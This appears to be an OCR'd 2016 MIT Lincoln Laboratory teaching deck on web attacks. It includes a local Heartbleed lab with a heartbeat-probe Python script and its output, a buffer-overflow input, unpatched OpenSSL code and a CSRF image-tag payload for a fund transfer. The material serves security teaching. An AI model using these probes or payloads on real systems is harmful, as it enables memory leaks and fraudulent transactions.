Web Security:
Thinking like an Attacker

Christine Cunningham


MIT Lincoln Laboratory

October 2016


LINCOLN LABORATORY
MASSACHUSETTS INSTITUTE OF TECHNOLOGY

This work is sponsored by the Department of the Air Force under Air Force Contract FA8721-05-C-0002. Opinions, interpretations, conclusions and recommendations are those of the authors and are not necessarily endorsed by the United States Government.

Web App Development



Software Development Process




End Users

Traditional Requirements

- Performance
- Functionality
- Usability

“Just think like an attacker”
-Every Manager



End Users

Attackers

Thinking Like an Attacker – Where to Begin?


- OWASP Top Ten provides the most critical web application security flaws [11]
- Security Experts Blogs:
  - Bruce Schneier on Security https://www.schneier.com/
  - Krebs on Security http://krebsonsecurity.com
  - FireEye blog https://www.fireeye.com/blog.html

OWASP Top 10 for 2013	Attack Target
Injection	Server
Broken Authentication & Session Management	Server
Cross-Site Scripting (XSS)	Client
Insecure Direct Object References	Server
Security Misconfiguration	Server
Sensitive Data Exposure	Server
Missing Function Level Access Control	Server
Cross-Site Request Forgery (CSRF)	Client
Using Components with Known Vulnerabilities	Server
Invalidated Redirects and Forwards	Client

Outline


- **Server-Side Attack**
- **Client-Side Attack**

Simple Web Application Architecture




Heartbleed: Introduction

The Transport Layer Security (TLS) option provides secure network communication



This server-side attack method is targeted at extracting data from the system component providing secure communication

Heartbleed: How does it work?



Heartbleed: Practice Execution

- Build your own web server vulnerable to the exploit

Clone the openssl repository

```
> git clone git://git.openssl.org/openssl.git
> cd openssl
```

Checkout the latest version vulnerable to the Heartbleed exploit

```
> git checkout tags/OpenSSL_1_0_1f
```

Configure and build the source

```
> ./config
> make
```

The apps directory contains the resulting executable

```
> cd apps
```

Generate a private key


```
> ./openssl genrsa -out server.pem 1024
```

Append the self-signed certificate to the localhost

```
> ./openssl req -new -x509 -key server.pem -subj /CN=localhost >>
server.pem
```

Start the server

```
> ./openssl s_server -www
```



Heartbleed: Practice Execution

https://localhost:4433

```
s_server -www
Secure Renegotiation IS supported
Ciphers supported in s_server binary
TLSv1/SSLv3:ECDHE-RSA-AES256-GCM-SHA384TLSv1/SSLv3:ECDHE-ECDSA-AES256-GCM-SHA384
TLSv1/SSLv3:ECDHE-RSA-AES256-SHA384  TLSv1/SSLv3:ECDHE-ECDSA-AES256-SHA384
TLSv1/SSLv3:ECDHE-RSA-AES256-SHA     TLSv1/SSLv3:ECDHE-ECDSA-AES256-SHA
TLSv1/SSLv3:SRP-DSS-AES-256-CBC-SHA  TLSv1/SSLv3:SRP-RSA-AES-256-CBC-SHA
TLSv1/SSLv3:DHE-DSS-AES256-GCM-SHA384TLSv1/SSLv3:DHE-RSA-AES256-GCM-SHA384
TLSv1/SSLv3:DHE-RSA-AES256-SHA256    TLSv1/SSLv3:DHE-DSS-AES256-SHA256
TLSv1/SSLv3:DHE-RSA-AES256-SHA       TLSv1/SSLv3:DHE-DSS-AES256-SHA
TLSv1/SSLv3:DHE-RSA-CAMELLIA256-SHA  TLSv1/SSLv3:DHE-DSS-CAMELLIA256-SHA
TLSv1/SSLv3:ECDH-RSA-AES256-GCM-SHA384TLSv1/SSLv3:ECDH-ECDSA-AES256-GCM-SHA384
TLSv1/SSLv3:ECDH-RSA-AES256-SHA384   TLSv1/SSLv3:ECDH-ECDSA-AES256-SHA384
TLSv1/SSLv3:ECDH-RSA-AES256-SHA      TLSv1/SSLv3:ECDH-ECDSA-AES256-SHA
TLSv1/SSLv3:AES256-GCM-SHA384        TLSv1/SSLv3:AES256-SHA256
TLSv1/SSLv3:AES256-SHA               TLSv1/SSLv3:CAMELLIA256-SHA
TLSv1/SSLv3:PSK-AES256-CBC-SHA       TLSv1/SSLv3:ECDHE-RSA-DES-CBC3-SHA
TLSv1/SSLv3:ECDHE-ECDSA-DES-CBC3-SHA TLSv1/SSLv3:SRP-DSS-3DES-EDE-CBC-SHA
TLSv1/SSLv3:SRP-RSA-3DES-EDE-CBC-SHA TLSv1/SSLv3:EDH-RSA-DES-CBC3-SHA
TLSv1/SSLv3:EDH-DSS-DES-CBC3-SHA     TLSv1/SSLv3:ECDH-RSA-DES-CBC3-SHA
TLSv1/SSLv3:ECDH-ECDSA-DES-CBC3-SHA  TLSv1/SSLv3:DES-CBC3-SHA
TLSv1/SSLv3:PSK-3DES-EDE-CBC-SHA     TLSv1/SSLv3:ECDHE-RSA-AES128-GCM-SHA256
TLSv1/SSLv3:ECDHE-ECDSA-AES128-GCM-SHA256TLSv1/SSLv3:ECDHE-RSA-AES128-SHA256
TLSv1/SSLv3:ECDHE-ECDSA-AES128-SHA256TLSv1/SSLv3:ECDHE-RSA-AES128-SHA
TLSv1/SSLv3:ECDHE-ECDSA-AES128-SHA   TLSv1/SSLv3:SRP-DSS-AES-128-CBC-SHA
TLSv1/SSLv3:SRP-RSA-AES-128-CBC-SHA  TLSv1/SSLv3:DHE-DSS-AES128-GCM-SHA256
TLSv1/SSLv3:DHE-RSA-AES128-GCM-SHA256TLSv1/SSLv3:DHE-RSA-AES128-SHA256
TLSv1/SSLv3:DHE-DSS-AES128-SHA256    TLSv1/SSLv3:DHE-RSA-AES128-SHA
TLSv1/SSLv3:DHE-DSS-AES128-SHA       TLSv1/SSLv3:DHE-RSA-SEED-SHA
TLSv1/SSLv3:DHE-DSS-SEED-SHA         TLSv1/SSLv3:DHE-RSA-CAMELLIA128-SHA
```

Heartbleed: Practice Execution

- Source credit from various github projects:
  - https://github.com/musalbas/heartbleed-masstest/blob/master/ssltest.py
  - https://gist.github.com/sh1n0b1/10100394

```
def is_vulnerable(host, timeout, port=443):
    """ Check if remote host is vulnerable to heartbleed

     Returns:
        None  -- If remote host has no ssl
        False -- Remote host has ssl but likely not vulnerable
        True  -- Remote host might be vulnerable
    """
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(int(timeout))
    try:
        s.connect((host, int(port)))
    except Exception, e:
        return None
    s.send(hello)

    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
            return None

        if typ == 22:
            payarr = unpack_handshake(pay)
            # Look for server hello done message.
            finddone = [t for t, l, p in payarr if t == 14]
            if len(finddone) > 0:
                break

    # construct heartbeat request packet
    ver_chr = chr(ver&0xff)
    hb = h2bin("18 03") + ver_chr+ h2bin("00 03 01 40 00")

    s.send(hb)
    return hit_hb(s)
```

Heartbleed: Practice Execution

```
def hit_hb(s):
    while True:
        typ, ver, pay = recvmsg(s)
        if typ is None:
            return False

        if typ == 24 and len(pay) > 3:
            print('received heartbeat response with payload size %s' %len(pay))
            return True

        if typ == 21:
            return False
```

Execute the code

```
> Python ssltestv2.py
received heartbeat response with payload size 16384
localhost serving on port 4433 is vulnerable
```

Heartbleed: Discovery & Exploitation

Intended usage

```
char c[28];
char *bar;
memcpy(c, bar, strlen(bar));
```

Input manipulation

```
bar = "my string is too long !!!!! \x10\x10\xc0\x42";
```

Buffer overflow success

```
Return Address = \x10\x10\xc0\x42
```

Unpatched OpenSSL source


```
/* Allocate memory for the response, size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding
 */
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
bp += payload;
/* Random padding */
RAND_pseudo_bytes(bp, padding);

r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3
```

- Static analysis
  - Look for unprotected memory access reads and writes
  - Consider avenues that have not yet been explored or exploited
- Dynamic analysis
- Tools
  - Compiler Tools
  - Static Analysis Tools

Outline

- **Server-Side Attack**
- **Client-Side Attack**

Cross-Site Request Forgery (XSRF): Illustration



XSRF: How does it work?

- XSRF exploits the way that a client's browser handles sessions
- The browser's authenticated sessions are used to make requests as the user to the targeted site
- Example
  - Bank-O-MIT allows account transfers with the following:

```
http://www.bankomit.com/transferfundsto.do?acct=1234567&amt=1
```

  - User X is logged into Bank-O-MIT
  - User X visits malicious site Y with html code:


```
<img src="http://www.bankomit.com/transferfundsto.do?acct=1234567&amt=20000”>
```

  - Site Y tricked the user's browser into sending a form to Bank-O-MIT telling it to transfer $20,000 to account *1234567*
  - Since user X is currently logged in, Bank-O-MIT is glad to help
- Exploits the trust that a web app has in the visitor's browser

